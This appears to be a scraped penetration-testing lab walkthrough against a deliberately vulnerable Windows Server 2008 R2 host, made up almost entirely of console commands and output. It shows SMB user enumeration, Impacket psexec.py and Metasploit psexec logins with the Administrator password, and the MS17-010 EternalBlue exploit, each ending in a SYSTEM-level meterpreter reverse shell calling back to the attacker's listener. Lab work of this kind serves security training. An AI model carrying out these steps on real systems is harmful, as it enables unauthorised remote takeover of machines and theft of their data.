[+] 10.0.31.177:445       - VAGRANT-2008R2 [ Administrator, anakin_skywalker, artoo_detoo, ben_kenobi, boba_fett, chewbacca, c_three_pio, darth_vader, greedo, Guest, han_solo, jabba_hutt, jarjar_binks, kylo_ren, lando_calrissian, leia_organa, luke_skywalker, sshd, sshd_server, vagrant ] ( LockoutTries=0 PasswordMin=0 )
[*] 10.0.31.177:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
1
2
3
4
5
6
7
8
root@attackdefense:~# locate psexec.py
/usr/share/doc/python3-impacket/examples/psexec.py
/usr/share/koadic/modules/implant/pivot/exec_psexec.py
/usr/share/powershell-empire/empire/server/modules/powershell/lateral_movement/invoke_psexec.py
/usr/share/set/src/fasttrack/psexec.py
root@attackdefense:~# cd Desktop/
root@attackdefense:~/Desktop# cp /usr/share/doc/python3-impacket/examples/psexec.py .
root@attackdefense:~/Desktop# chmod +x psexec.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
root@attackdefense:~/Desktop# python3 psexec.py Administrator@10.0.31.177
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Password:
[*] Requesting shares on 10.0.31.177.....
[*] Found writable share ADMIN$
[*] Uploading file eoVXvNwi.exe
[*] Opening SVCManager on 10.0.31.177.....
[*] Creating service acma on 10.0.31.177.....
[*] Starting service acma.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                  Description                               State
=============================== ========================================= ========
SeAssignPrimaryTokenPrivilege   Replace a process level token             Disabled
SeLockMemoryPrivilege           Lock pages in memory                      Enabled
SeIncreaseQuotaPrivilege        Adjust memory quotas for a process        Disabled
SeTcbPrivilege                  Act as part of the operating system       Enabled
SeSecurityPrivilege             Manage auditing and security log          Disabled
SeTakeOwnershipPrivilege        Take ownership of files or other objects  Disabled
SeLoadDriverPrivilege           Load and unload device drivers            Disabled
SeSystemProfilePrivilege        Profile system performance                Enabled
SeSystemtimePrivilege           Change the system time                    Disabled
SeProfileSingleProcessPrivilege Profile single process                    Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority              Enabled
SeCreatePagefilePrivilege       Create a pagefile                         Enabled
SeCreatePermanentPrivilege      Create permanent shared objects           Enabled
SeBackupPrivilege               Back up files and directories             Disabled
SeRestorePrivilege              Restore files and directories             Disabled
SeShutdownPrivilege             Shut down the system                      Disabled
SeDebugPrivilege                Debug programs                            Enabled
SeAuditPrivilege                Generate security audits                  Enabled
SeSystemEnvironmentPrivilege    Modify firmware environment values        Disabled
SeChangeNotifyPrivilege         Bypass traverse checking                  Enabled
SeUndockPrivilege               Remove computer from docking station      Disabled
SeManageVolumePrivilege         Perform volume maintenance tasks          Disabled
SeImpersonatePrivilege          Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege         Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege   Increase a process working set            Enabled
SeTimeZonePrivilege             Change the time zone                      Enabled
SeCreateSymbolicLinkPrivilege   Create symbolic links                     Enabled
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
msf6 auxiliary(scanner/smb/smb_enumusers) > search psexec

Matching Modules
================

   #   Name                                         Disclosure Date  Rank       Check  Description
   -   ----                                         ---------------  ----       -----  -----------
   0   auxiliary/scanner/smb/impacket/dcomexec      2018-03-19       normal     No     DCOM Exec
   1   exploit/windows/smb/ms17_010_psexec          2017-03-14       normal     Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2   auxiliary/admin/smb/ms17_010_command         2017-03-14       normal     No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3   auxiliary/scanner/smb/psexec_loggedin_users                   normal     No     Microsoft Windows Authenticated Logged In Users Enumeration
   4   exploit/windows/smb/psexec                   1999-01-01       manual     No     Microsoft Windows Authenticated User Code Execution
   5   auxiliary/admin/smb/psexec_ntdsgrab                           normal     No     PsExec NTDS.dit And SYSTEM Hive Download Utility
   6   exploit/windows/local/current_user_psexec    1999-01-01       excellent  No     PsExec via Current User Token
   7   encoder/x86/service                                           manual     No     Register Service
   8   auxiliary/scanner/smb/impacket/wmiexec       2018-03-19       normal     No     WMI Exec
   9   exploit/windows/smb/webexec                  2018-10-24       manual     No     WebExec Authenticated User Code Execution
   10  exploit/windows/local/wmi                    1999-01-01       excellent  No     Windows Management Instrumentation (WMI) Remote Command Execution


Interact with a module by name or index. For example info 10, use 10 or use exploit/windows/local/wmi
目标的SMB服务挂掉了,所以重启了实验室。
10.0.17.96 demo.ine.local
Kali Linux: 10.10.21.2
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                                 yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass                                no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBUser                                no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.21.2       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) > setg RHOSTS 10.0.17.96
RHOSTS => 10.0.17.96
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass vagrant
SMBPass => vagrant
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.21.2:4444
[*] 10.0.17.96:445 - Connecting to the server...
[*] 10.0.17.96:445 - Authenticating to 10.0.17.96:445 as user 'Administrator'...
[*] 10.0.17.96:445 - Selecting PowerShell target
[*] 10.0.17.96:445 - Executing the payload...
[+] 10.0.17.96:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200262 bytes) to 10.0.17.96
[*] Meterpreter session 1 opened (10.10.21.2:4444 -> 10.0.17.96:49297 ) at 2023-05-05 13:36:45 +0530

meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTcbPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter >
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
root@attackdefense:~# msfconsole -q
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target m
                                             achines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machi
                                             nes.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.21.2       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.17.96
RHOSTS => 10.0.17.96
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 1234
LPORT => 1234
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.10.21.2:1234
[*] 10.0.17.96:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.17.96:445        - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.17.96:445        - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.17.96:445 - The target is vulnerable.
[*] 10.0.17.96:445 - Connecting to target for exploitation.
[+] 10.0.17.96:445 - Connection established for exploitation.
[+] 10.0.17.96:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.17.96:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.17.96:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 10.0.17.96:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 10.0.17.96:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 10.0.17.96:445 - 0x00000030  6b 20 31                                         k 1
[+] 10.0.17.96:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.17.96:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.17.96:445 - Sending all but last fragment of exploit packet
[*] 10.0.17.96:445 - Starting non-paged pool grooming
[+] 10.0.17.96:445 - Sending SMBv2 buffers
[+] 10.0.17.96:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.17.96:445 - Sending final SMBv2 buffers.
[*] 10.0.17.96:445 - Sending last fragment of exploit packet!
[*] 10.0.17.96:445 - Receiving response from exploit packet
[+] 10.0.17.96:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.17.96:445 - Sending egg to corrupted connection.
[*] 10.0.17.96:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.0.17.96
[*] Meterpreter session 1 opened (10.10.21.2:1234 -> 10.0.17.96:49352 ) at 2023-05-05 13:51:11 +0530
[+] 10.0.17.96:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.17.96:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.17.96:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - ‘EternalBlue’ SMB Remote Code Execution (MS17-010)
Manually Exploit EternalBlue on Windows Server Using MS17-010 Python Exploit